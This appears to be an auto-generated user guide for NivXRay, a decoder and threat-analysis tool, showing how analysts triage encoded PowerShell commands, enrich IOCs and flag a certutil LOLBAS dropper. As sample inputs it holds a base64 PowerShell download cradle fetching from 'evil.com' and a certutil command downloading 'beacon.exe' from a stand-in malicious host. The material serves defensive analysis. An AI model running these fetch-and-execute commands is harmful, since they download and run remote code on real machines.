

NivXRay

User Guide

CyberChef-style decoder & threat-analysis platform

10 features · 9 workflows · 3 categories

Auto-generated on 2026-07-16 · Audience: **user**

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Task-Oriented Workflows

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- Investigate an Encoded PowerShell Command
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- Payload Example · Double-Encoded (ROT13 + Base64)
- Payload Example · Encoded PowerShell Download-Cradle
- Payload Example · Hex-Encoded Shellcode Blob
- NivXRay UI Reference · Every Panel · Every Tab
- NivXRay Workspace Tour · Getting Started

Features by Category

Analyst Workbench — 5 entries


- Auto-Investigate
- Candidate Explorer
- Analyst Correction
- Investigation Timeline
- Threat-Intel Enrichment

Decoders — 3 entries

- Base58 Decode (Bitcoin alphabet)
- Base64 Decode
- ROT13 / ROT-N / Caesar shift


Analyst Flow — 5W1H

Follow the arrows. Every step answers one of the six analyst questions.




Auto-Investigate · Pipeline Anatomy

One click → six stages → verdict. Each stage emits to the timeline.




Attack Graph - Node Anatomy

Nodes are colour-coded, edges label the transformation that produced them.



Decoding Chain - Stage Anatomy

Each stage is atomic: input bytes → operation → output bytes.



Task-Oriented Workflows

Real analyst workflows — start here. Each workflow chains the features below into an investigation.

◆ Promote a Correction to the Regression Corpus

Guarantee this input never silently regresses again.

Step 1 — Decode the input

Action: Paste in the Workspace and open the Candidate Explorer

Expected: A candidate wins — but you can see it's not the right answer

Step 2 — Click CORRECT THIS

Action: Enter the correct output + chain + optional notes

Expected: Correction modal opens; enter the truth

Step 3 — Enable promote + trigger benchmark

Action: Check both boxes on the correction modal, name the sample, and submit

Expected: `learning\_events` entry created; `regression\_corpus` entry created; benchmark runs immediately

Step 4 — Review the Regression Dashboard

Action: Open /admin and scroll to Regression Dashboard

Expected: Corpus size +1; if the new sample fails, the gate BLOCKS further library promotion

Screenshot 1 · step_1



Full triage of a suspicious `powershell -EncodedCommand ...` string from paste to report.

Step 1 — Paste the command

Action: Paste the full PowerShell command (including the base64 blob) into the Workspace input

Expected: The Magic Decoder auto-detects Base64 and produces a decoded payload

Step 2 — Open the Candidate Explorer

Action: Click "Show Candidate Explorer"

Expected: Base64 wins with high confidence; runners-up (rot13, base58) show structured rejection reasons

Step 3 — Enrich the IOCs

Action: Click the ■ icon next to each extracted URL / IP / domain

Expected: VT/OTX/AbuseIPDB verdicts appear inline; malicious IOCs are highlighted in red

Step 4 — Review the MITRE mapping

Action: Look at the MITRE chips (T1105 Ingress Tool Transfer, T1059.001 PowerShell, ...)


Expected: Techniques align with the decoded command's behaviour

Step 5 — Correct the decode (if needed)

Action: Click "CORRECT THIS" if the auto-verdict is wrong; promote to corpus

Expected: The correction lands on the investigation timeline; a benchmark run fires

Screenshot 1 · step_2



Screenshot 2 · step_3

97 OPS

MITRE

YARA

LOLBAS

IOC

OSINT

FLOW

PERSONA · NivX Cognis

LLM · Default

NIVXRAY DECODE

ADVANCED

HISTORY

SHARE

COPY LINK

REPORT

UPLOAD

STATUS ANALYSIS COMPLETE · Malicious

INPUT 225c · OUTPUT 696

LOAD EXAMPLE: ♦ POWERSHELL-ENCODEDCOMMAND ♦ RANSOMWARE NOTE ♦ DEFANGED IOCS BUNDLE ♦ NESTED BASE64 - GZIP ♦ URL-ENCODED XSS

♦ SHOW CANDIDATE EXPLORER Ranked encoding candidates · evidence · why-not breakdown · IOCs / LOLBins / MITRE

OPERATIONS97

Search operations...

COMPRESSION8

Gzip Decompress
Decompress gzip data (accepts base64 or hex input).

Zlib Decompress
Decompress zlib/deflate data.

Base64 → Gzip Decompress
Base64 decode then gzip decompress.

Base64 → Zlib Decompress
Base64 decode then zlib decompress.

Bzip2 Decompress
Decompress a bzip2-compressed blob (accepts base64 or hex).

LZMA/XZ Decompress
Decompress an LZMA/XZ blob (accepts base64 or hex).

LZ4 Frame Decompress
Decompress an LZ4-framed blob.

LZ4 Block Decompress
Decompress an LZ4 block (raw). Requires uncompressed_size hint.

CRYPTOGRAPHY32

Base64 Decode
Decode a Base64 string (auto-extracts payload from scripts, ...)

Base64 Encode
Encode data as Base64.

Base32 Decode
Decode a Base32 string.

Hex Decode
Decode hexadecimal string to text.

ASCII Decimal Codes → Text
Decode a stream of space/comma-separated decimal ASCII codes.

Binary ASCII (0/1) → Text
Decode a stream of space-separated 8-bit binary bytes back to text.

PowerShell Binary/Hex Split-Array → Text
Decode PowerShell binary-split obfuscation: ".Split('junkcha...)

Hex Encode
Encode text as hexadecimal.

ROT13
Caesar cipher with shift 13.

ROT47
ROT47 substitution across printable ASCII.

XOR (single-byte key)
XOR the input against a single-byte key.

INPUT225 chars

AUTO INVESTIGATE

DECODE

CLEAR

CHAIN MODE (MULTI-STAGE)

RECIPE3 STEPS

1extract-payload

2Base64 Decode

3UTF-16LE Decode

DECODING TRACEMAGIC · deep recursion · 100% CONFIDENCE · 3 LAYERS PEELED

extract-payload → B64 base64-decode → U16 utf16le-decode

1extract-payload — Isolated payload string from script/command wrapper

SQBFAFGAKABOAGUAdwATAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGWAaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJ3wBoAHQAdABwADoALwAvAGUAdgBpAGwALgBjAG8AbQAvAGEALgBwAHMANQAnACKA

154 chars

JUMP TO THIS LAYER

2B64base64-decode — Base64-encoded payload detected

3U16utf16le-decode — UTF-16LE byte pattern

OUTPUTHYBRID · 0 JS · 3 BE · 0 ms · 696 · -1568

TEXT

HEX

B64

DIFF

AI DESCRIBE

ANALYZE + OSINT

COPY

IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')

PREDICTED PROCESS TREE

PREDICT TREE

COLLAPSE

Click PREDICT TREE to reconstruct the downstream process tree from the decoded payload using the anti-hallucination LLM Parser.

THREAT ANALYSIS

HELPFUL

HINTS

MALICIOUS · 100/100

GRAPH

MITRE

LOLBAS

RULES

IOCS

TI-HITS

OSINT

AI

FLOW

CHAIN

INVESTIGATION GRAPH

MAGIC

100% CONFIDENCE

EXPAND

1RAW INPUT
225 chars

2EXTRACT-PAYLOAD
Isolated payload string from script/command wrapper

3BASE64-DECODE
Base64-encoded payload detected

4UTF16LE-DECODE

+ TRAINING NOTE

RAW INPUT

DECODE OP

IOC

MITRE / LOLBIN

HIGH-RISK

TI HIT

Screenshot 3 · step_4

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97 OPS

MITRE

YARA

LOLBAS

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PERSONA · NivX Cognis

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NIVXRAY DECODE

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JUMP TO THIS LAYER

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PREDICT TREE

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HITS

MALICIOUS · 100/100

GRAPH

MITRE

LOLBAS

RULES

IOCS

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INVESTIGATION GRAPH

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100% CONFIDENCE

EXPAND

1RAW INPUT225 chars

2EXTRACT-PAYLOADIsolated payload string from script/command wrapper

3BASE64-DECODEBase64-encoded payload detected

4UTF16LE-DECODE

+ TRAINING NOTE

RAW INPUT

DECODE

IOC

MITRE / LOLBIN

HIGH-RISK

TI HIT

Screenshot 4 · step_5

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The screenshot shows the NivXRay interface with a dark theme. At the top, there's a navigation bar with tabs: WORKSPACE, COMMAND ANALYZER, KNOWLEDGE BASE, DOCS, ADMIN, MODEL STUDIO, and SAMPLES. The user is logged in as admin@nivxray.com. Below the navigation bar, there's a section for operations with filters like OPS, MITRE, YARA, LOLBAS, IOC, OSINT, and FLOW. The main workspace is divided into several panels:

- Left Panel:** A list of operations with a search bar. The 'COMPRESSION' section is active, showing various decompression options like Gzip, Zlib, Base64, Bzip2, LZMA/XZ, LZ4, and Cryptography.
- Center Panel:** The 'INPUT' section shows a 225-character command string. Below it, the 'RECIPE' section shows a multi-stage decoding process: 1. extract-payload, 2. Base64 Decode, 3. UTF-16LE Decode. The 'DECODING TRACE' section shows the steps: 1. extract-payload, 2. Base64-decode, 3. utf16le-decode. The 'OUTPUT' section shows the decoded command: `IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')`.
- Right Panel:** The 'THREAT ANALYSIS' section shows a graph with nodes: RAW INPUT, EXTRACT-PAYLOAD, BASE64-DECODE, and UTF16LE-DECODE. The 'INVESTIGATION GRAPH' section shows a 100% confidence score.

Related: [base64_decode](#) [candidate_explorer](#) [threat_intel_enrichment](#) [correction_flow](#)

◆ Pivot from a Single IOC to a Full Investigation

Start from a lone URL/IP/domain and build a complete threat picture.

Step 1 — Paste the raw IOC

Action: Drop the URL, IP, or hash into the Workspace input

Expected: Candidate Explorer classifies it and skips decoding (input is already plaintext)

Step 2 — Enrich against all providers

Action: The IOC chip auto-shows enrichment badges (or click )


Expected: VT/OTX/AbuseIPDB verdicts appear; aggregate = MAX severity

Step 3 — Push to TAXII (optional)

Action: If verdict is malicious, admin can push to the configured TAXII feed

Expected: STIX 2.1 bundle successfully posted; entry appears in the push log

Screenshot 1 · step_1



Related: [threat_intel_enrichment](#) [taxii_push](#) [investigation_timeline](#)

◆ Payload Example · certutil.exe LOLBAS Dropper

The `certutil -urlcache -f <url> <path>` living-off-the-land trick — certutil.exe (a signed Microsoft binary) is abused to download a payload while evading AV. NivXRay flags the LOLBAS abuse and pivots on the URL.

Step 1 — The raw command

Action: Paste ``cmd.exe /c certutil.exe -urlcache -split -f https://malicious.example[.]net/beacon.exe C:\Users\Public\svc.exe`` into the workspace.

Expected: No decoding needed — this one is already plaintext.

Step 2 — AUTO INVESTIGATE

Action: Click AUTO INVESTIGATE. The engine skips decoders (nothing to decode) and jumps straight to threat analysis.

Expected: Verdict = ****Malicious****. MITRE = T1105 (Ingress Tool Transfer) + T1218 (Signed Binary Proxy Execution). LOLBAS tab lights up with ``certutil.exe``.

Step 3 — LOLBAS tab

Action: Click LOLBAS. ``certutil.exe`` is listed with intent = Download, plus a link to lolbas-project.org.


Expected: Confidence = high. Rule = "certutil.exe used as URL cache downloader".

Step 4 — Pivot on the URL


Action: In IOCS tab, click ``malicious.example[.]net``.

Expected: Domain gets enriched — VT/OTX verdicts render, WHOIS lookup fires.

Step 1 · GRAPH + CHAIN — visual evidence



